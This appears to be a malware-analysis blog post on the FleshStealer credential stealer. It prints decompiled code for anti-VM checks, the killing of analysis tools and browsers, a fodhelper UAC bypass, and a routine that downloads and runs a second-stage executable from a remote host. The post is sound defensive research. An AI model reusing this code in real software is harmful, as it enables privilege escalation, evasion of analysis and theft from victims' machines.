Flesh Stealer: A Report on Multivector Data Theft

blog.dexpose.io/flesh-stealer-a-report-on-multivector-data-theft/

M4lcode

April 11, 2025

Introduction

FleshStealer is a sophisticated, modular, and obfuscated .NET-based information-stealing malware designed for comprehensive data exfiltration from Windows systems. Its architecture is built for scale and stealth, utilizing multithreading to simultaneously run multiple data harvesting routines with minimal system disruption. The malware targets a wide range of applications and services, including browsers, messaging apps, email clients, VPNs, cryptocurrency wallets, FTP clients, game launchers, and local file storage.

Telegram Channels

Channel for updates: @FleshStealer

Support channel: @fleshsupport

Pricing

- 35$ per month
- 80$ for 3 months
- 200$ forever

Flesh Stealer Control Panel

Capabilities and Functionality

- **Privilege Escalation via UAC Bypass:**
  If not already elevated, FleshStealer attempts to gain Administrator rights by exploiting fodhelper.exe, a trusted Windows binary, through registry manipulation.
- **Anti-Analysis and Evasion:**
  FleshStealer detects virtualized environments by analyzing BIOS strings and RAM speed, and it terminates analysis tools like Wireshark and HTTP debuggers if detected.
- **String Obfuscation via Base64 Encoding:**
  All critical strings—including file paths, process names, registry keys, and command-line arguments—are encoded in Base64 to evade static detection and complicate analysis.


- **Credential Theft from Browsers:**
  FleshStealer extracts stored credentials, cookies, autofill data, and bookmarks from popular browsers including Chrome, Edge, Firefox, Brave, and Opera, enabling unauthorized access to online accounts and sessions.
- **Cryptocurrency Wallet Theft:**
  The stealer targets local wallet data from major cryptocurrency wallets such as Electrum, Exodus, AtomicWallet, Ethereum, and Coinomi, compromising users' digital assets.
- **Email and Messaging Account Extraction:**
  It harvests credentials from email clients (e.g., Outlook, SMTP, IMAP, POP3) and messaging platforms such as Discord, Telegram, Skype, Signal, and Pidgin.
- **Discord Token Extraction:**
  Using regular expressions, FleshStealer extracts user and MFA tokens from various Discord variants, allowing attackers to hijack sessions without credentials.
- **VPN and Tunneling App Targeting:**
  The malware collects configuration files and potential login data from VPN services like NordVPN, ProtonVPN, OpenVPN, and tools like ngrok and playit.
- **Gaming Platform Data Theft:**
  It targets login sessions and configuration data from platforms such as Steam, Battle.net, Epic Games, Uplay, Roblox, and Minecraft.

- **Sensitive File Exfiltration:**
  FleshStealer recursively scans local drives and exfiltrates documents, source code, databases, and image files, filtering by extension and size to focus on high-value data.
- **Wi-Fi Credential Dumping:**
  The malware executes system commands to extract saved Wi-Fi profiles and plaintext passwords, revealing network access points used by the victim.
- **System Reconnaissance:**
  It collects comprehensive system information including OS details, hardware specs (CPU, GPU, RAM), installed programs, running processes, external/internal IPs, and connected devices.
- **Payload Delivery and Execution:**
  It downloads and executes an additional payload from a remote host, expanding its functionality beyond the initial infection stage.

Check keyboard Language

Flesh iterates through the system's installed input languages and checks if any installed language matches the predefined cultures:

- Russian (`ru-RU`)
- Ukrainian (`uk-UA`)
- Kazakh (`kk-KZ`)
- Moldovan (`ro-MD`)
- Uzbek (`uz-UZ`)
- Belarusian (`be-BY`)
- Azerbaijani (Latin, `az-Latn-AZ`)
- Armenian (`hy-AM`)
- Kyrgyz (`ky-KG`)
- Tajik (Cyrillic, `tg-Cyrl-TJ`)




```
namespace vboxpKZSPuippcEUR
{
    // Token: 0x02000008 RID: 8
    public class CUDNpSbwrfwf
    {
        // Token: 0x060009E3 RID: 2531 RVA: 0x00007884 File Offset: 0x00005A84
        public static bool rBngVsmPVVm()
        {
            CUDNpSbwrfwf.xsCGNVUDxOBmNllSs xsCGNVUDxOBmNllSs = new CUDNpSbwrfwf.xsCGNVUDxOBmNllSs();
            InputLanguageCollection installedInputLanguages = InputLanguage.InstalledInputLanguages;
            CUDNpSbwrfwf.xsCGNVUDxOBmNllSs xsCGNVUDxOBmNllSs2 = xsCGNVUDxOBmNllSs;
            CultureInfo[] array = new CultureInfo[grIcMJRLeSLw.IotqGiHxCVBh()];
            array[grIcMJRLeSLw.mBnCYjzvxrZeAS()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_ru-RU()));
            array[grIcMJRLeSLw.cMtoUYHpqNmLXpqSJm()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_uk-UA()));
            array[grIcMJRLeSLw.VdBiwojMKwTLGQgUqbMN()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_kk-KZ()));
            array[grIcMJRLeSLw.fMwpmXcFHZQrTxxaewAkLxt()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_ro-MD()));
            array[grIcMJRLeSLw.BfvqVAqwZppREtKQ()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_uz-UZ()));
            array[grIcMJRLeSLw.GDWDUnSjuMeL()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_be-BY()));
            array[grIcMJRLeSLw.fiSanGclkGiTSdHfVk()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_az-Latn-AZ()));
            array[grIcMJRLeSLw.kcEtWThscGboLkwKHyeFD()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_hy-AM()));
            array[grIcMJRLeSLw.WWwnjBJKEYbsbAaovGGNze()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_ky-KG()));
            array[grIcMJRLeSLw.SXjVSAgrfixG()] = new CultureInfo(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_tg-Cyrl-TJ()));
            xsCGNVUDxOBmNllSs2.desiredCultures = array;
            return installedInputLanguages.Cast<InputLanguage>().Any((InputLanguage imMaasVimWVtTtWj) => Array.Exists<CultureInfo>
              (xsCGNVUDxOBmNllSs.desiredCultures, (CultureInfo ywKTyXzhXbyyJeUf) => ywKTyXzhXbyyJeUf.Equals(imMaasVimWVtTtWj.Culture)));
        }
```

Killing Sniffers

Next, Flesh decodes a set of Base64-encoded strings. After decoding, the strings include:

- `wireshark`
- `httpdebbugerui`

These decoded values are then compared against the names of running processes. If a match is found, the corresponding process is forcibly terminated using `Kill()`.



```
namespace rXsvFenoOJIiLLBIdm
{
    // Token: 0x02000004 RID: 4
    public class ZzVCxtRrnzMYbK
    {
        // Token: 0x060009DA RID: 2522
        public static void mw_KillPacketSniffers()
        {
            List<string> debuggers = new List<string>
            {
                grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_wireshark()),
                grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_httpdebbugerui())
            };
            (from ZAgkMkmVxKXaAtXs in Process.GetProcesses()
            where debuggers.Contains(ZAgkMkmVxKXaAtXs.ProcessName.ToLower())
            select ZAgkMkmVxKXaAtXs).ToList<Process>().ForEach(delegate(Process qGOAoopNpFOZeMzn)
            {
                qGOAoopNpFOZeMzn.Kill();
            });
        }
```


Checking For Virtualization Artifacts

It tries to **get the RAM speed** (from WMI class `Win32_PhysicalMemory`, property `Speed`) and checks if it's valid and above a certain threshold.

Then it grabs BIOS version and compare it with a list of common VM vendors or strings that appear in BIOS versions for VMs.

```
BOCHS
VMware
VirtualBox
Xen
Hyper-V
virtual
qemu
oracle
google
```

If BIOS version contains any of these known VM vendor strings, it flags the environment as virtualized.




```
                Environment.FailFast(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.fusjkizjutxngRq()));
            }
        }

        // Token: 0x060009D0 RID: 2512
        private static bool mw_CheckForVirtualizationArtifacts()
        {
            int num;
            if (!int.TryParse(xyUQcgOuIWObLudULZMy.XZIzCYzSMRwiNki(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Win32_PhysicalMemory()),
              grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Speed())), out num) || num < grIcMJRLeSLw.iBjHlqDSCnkVvZFOL())
            {
                return grIcMJRLeSLw.UPwwAOQiwNbJvxMLc() != 0;
            }
            string text = xyUQcgOuIWObLudULZMy.XZIzCYzSMRwiNki(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Win32_BIOS()), grIcMJRLeSLw.mw_FromBase64String
              (grIcMJRLeSLw.str_Version()));
            string[] array = new string[grIcMJRLeSLw.RBrvFqdDYGRj()];
            array[grIcMJRLeSLw.xStqhamBVqDup()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_BOCHS());
            array[grIcMJRLeSLw.srnJjwvwKhZJGSwqKRMCeqC()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_VMware());
            array[grIcMJRLeSLw.elqIwKoBPzlM()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_VirtualBox());
            array[grIcMJRLeSLw.winPBIMRXUTEffmhnMBog()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Xen());
            array[grIcMJRLeSLw.xGnAzsYtGhkFNiZmdiq()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Hyper-V());
            array[grIcMJRLeSLw.HRXDQeCTcmjXERkhcAJTtd()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_virtual());
            array[grIcMJRLeSLw.lUaRDIBjTyrXgi()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_qemu());
            array[grIcMJRLeSLw.jUqERTyNAwyrKcYXvdDlj()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_oracle());
            array[grIcMJRLeSLw.NzKbDPYNtDysQodoLumGZVE()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_google());
            string[] array2 = array;
            for (int i = grIcMJRLeSLw.qHubvtcxAtHrupQ(); i < array2.Length; i += grIcMJRLeSLw.xSAaBrXhmuVdDSnT())
            {
                string value = array2[i];
                if (text.Contains(value))
                {
                    return grIcMJRLeSLw.omCutSMktHRJzcQrutkw() != 0;
                }
            }
            return grIcMJRLeSLw.XYuKhnbTxXcPw() != 0;
        }
```

Payload Download & Execution


It downloads an additional executable payload from `orange-loris-425181[.]hostingersite[.]com/uploads/clean[.]exe` to the `%TEMP%` folder and then launches the dropped payload (`clean.exe`).



```
namespace rXsvFenoOJIiLLBIdm
{
    // Token: 0x02000003 RID: 3
    internal class vPYnILQTZaZLi
    {
        // Token: 0x060009D3 RID: 2515 RVA: 0x0000717C File Offset: 0x0000537C
        private static void QzgRFkJdtLuj()
        {
            string address = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_orange-loris-425181_hostingersite_com/uploads/clean_exe());
            string text = Path.Combine(Path.GetTempPath(), grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_downloadedFile_exe()));
            try
            {
                using (WebClient webClient = new WebClient())
                {
                    webClient.DownloadFile(address, text);
                    Console.WriteLine(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_FileUploadedSuccessfully()) + text);
                    Process.Start(text);
                }
            }
            catch (Exception)
            {
            }
```

Killing Common Browsers

Next, it terminates processes related to browsers to break file locks on credential storage databases such as `Login Data` and `Cookies`, which are typically held open or locked while the browser is running. This enables the malware to extract saved passwords, session tokens, cookies, and autofill data without encountering file access errors.




```
            {
            }
            string[] array = new string[grIcMJRLeSLw.FUPqTCTrao()];
            array[grIcMJRLeSLw.mw_return0()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_google());
            array[grIcMJRLeSLw.mw_return1()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_opera());
            array[grIcMJRLeSLw.mw_return2()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_browser());
            array[grIcMJRLeSLw.mw_return3()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_MicrosoftEdge());
            array[grIcMJRLeSLw.JHuqOvBrEsUBGvadPXqi()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Firefox());
            array[grIcMJRLeSLw.enerrMXGGA()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_InternetExplorer());
            array[grIcMJRLeSLw.tgpjSneXEilkrmz()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Yandex());
            array[grIcMJRLeSLw.KpEHfZefUPzWjekxsCHaGqKbt()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_chrome());
            array[grIcMJRLeSLw.eUtCmErOMRBtlUB()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Brave());
            array[grIcMJRLeSLw.PCnIoZynsoeZr()] = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Microsoft());
            string[] array2 = array;
            for (int i = grIcMJRLeSLw.edONvKmSdueVRSvz(); i < array2.Length; i += grIcMJRLeSLw.mw_return1())
            {
                Process[] processesByName = Process.GetProcessesByName(array2[i]);
                for (int j = grIcMJRLeSLw.nYwbInleEVFJxaR(); j < processesByName.Length; j += grIcMJRLeSLw.snYfYZqXxZtdTHfst())
                {
                    processesByName[j].Kill();
                }
            }
```

Bypass UAC With Fodhelper

First it checks if the malware is running as Administrator.

If not, it:

1.
    1. Attempts to restart itself with elevated privileges using the `runas` verb.
    2. Retries the process in a loop.
    3. If that fails, it tries to bypass UAC using `fodhelper.exe`.



```
}
if (!new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole((WindowsBuiltInRole)grIcMJRLeSLw.XUtOiYeiuHKwpNQaiRc()) && vPYnILQTZaZLi.str_true ==
  grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_true()))
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = Process.GetCurrentProcess().MainModule.FileName;
    processStartInfo.Verb = grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_runas());
    for (int k = grIcMJRLeSLw.QjBoiBrotYQVhAVZedSVOnvVY(); k < grIcMJRLeSLw.oYyZdieJbBJgxPpkzlnpf(); k += grIcMJRLeSLw.wFyGkdogQpCXwnnUzHmhHZy())
    {
        try
        {
            new Process
            {
                StartInfo = processStartInfo
            }.Start();
            Environment.Exit(grIcMJRLeSLw.zTrFlvVaOnSEfhhppVrpPps());
        }
        catch
        {
        }
    }
    vPYnILQTZaZLi.mw_BypassUACWithFodhelper(Process.GetCurrentProcess().MainModule.FileName);
}
```

It creates a key that is used by **`fodhelper.exe,`** `ms-settings` is a URI protocol handler.


`DelegateExecute` disables normal command execution and allows running **custom executables**. The default value is set to the **malware payload path**.

`fodhelper.exe` is a **trusted, auto-elevated binary** on Windows.

Launching it triggers execution of the command in the registry.

So the payload runs with **admin privileges**.

Then it removes evidence by deleting the registry key and exits the current process.



```
        return result;
    }

    // Token: 0x060009D6 RID: 2518
    [DllImport("kernel32.dll")]
    public static extern int WinExec(string exeName, int operType);

    // Token: 0x060009D7 RID: 2519
    public static void mw_BypassUACWithFodhelper(string path)
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Software\Classes\()),
          grIcMJRLeSLw.cAxHyvSCoqzaveGAKNb() != 0);
        registryKey.CreateSubKey(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_ms-settings\Shell\Open\command()));
        RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_Software\Classes\ms-settings\Shell\Open
          \command()), grIcMJRLeSLw.ApAjobhVnutvgumjbEUQcm() != 0);
        registryKey2.SetValue(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_DelegateExecute()), grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_""()));
        registryKey2.SetValue(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_""()), grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_"()) + path +
          grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_"()));
        registryKey2.Close();
        string str = Environment.GetFolderPath((Environment.SpecialFolder)grIcMJRLeSLw.NhZkiCJFqlRfnANSXOxOtwEuB()) + grIcMJRLeSLw.mw_FromBase64String
          (grIcMJRLeSLw.str_\System32\fodhelper_exe());
        vPYnILQTZaZLi.WinExec(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_cmd.exe/kSTART()) + str, grIcMJRLeSLw.WYGtKLNqmBOqyTepDJOOzjN());
        Thread.Sleep(grIcMJRLeSLw.1000());
        registryKey.DeleteSubKeyTree(grIcMJRLeSLw.mw_FromBase64String(grIcMJRLeSLw.str_ms-settings()));
        Environment.Exit(grIcMJRLeSLw.PdkDsufmsnKUwIfpkUXj());
    }

    // Token: 0x04000001 RID: 1
```

Exfiltration

Flesh targets a wide array of applications and services to extract sensitive data, including email clients, browsers, cryptocurrency wallets, messaging platforms, VPNs, game launchers, file transfer tools, and system information.

Email Clients & Messaging Protocols

- Outlook Profiles
- Windows Messaging Subsystem

- SMTP credentials
- IMAP credentials
- POP3 credentials
- HTTPMail credentials
- NNTP credentials
- HTTPMail/HTTP credentials

Browsers

- Google Chrome
- Mozilla Firefox
- Microsoft Edge
- Internet Explorer
- Opera
- Yandex Browser
- Brave Browser

Cryptocurrency Wallets

- Zcash
- Armory
- Bytecoin
- Jaxx
- Exodus
- Ethereum
- Electrum
- AtomicWallet
- Guarda
- Coinomi

Messaging & Chat Platforms

- Discord
- Pidgin *(spelling corrected)*
- Element
- ICQ
- Signal
- Skype
- Telegram
- Tox

Gaming Platforms

- Battle.net
- Steam
- Uplay
- Roblox
- Epic Games
- Riot Games
- Minecraft

VPN Services

- ProtonVPN
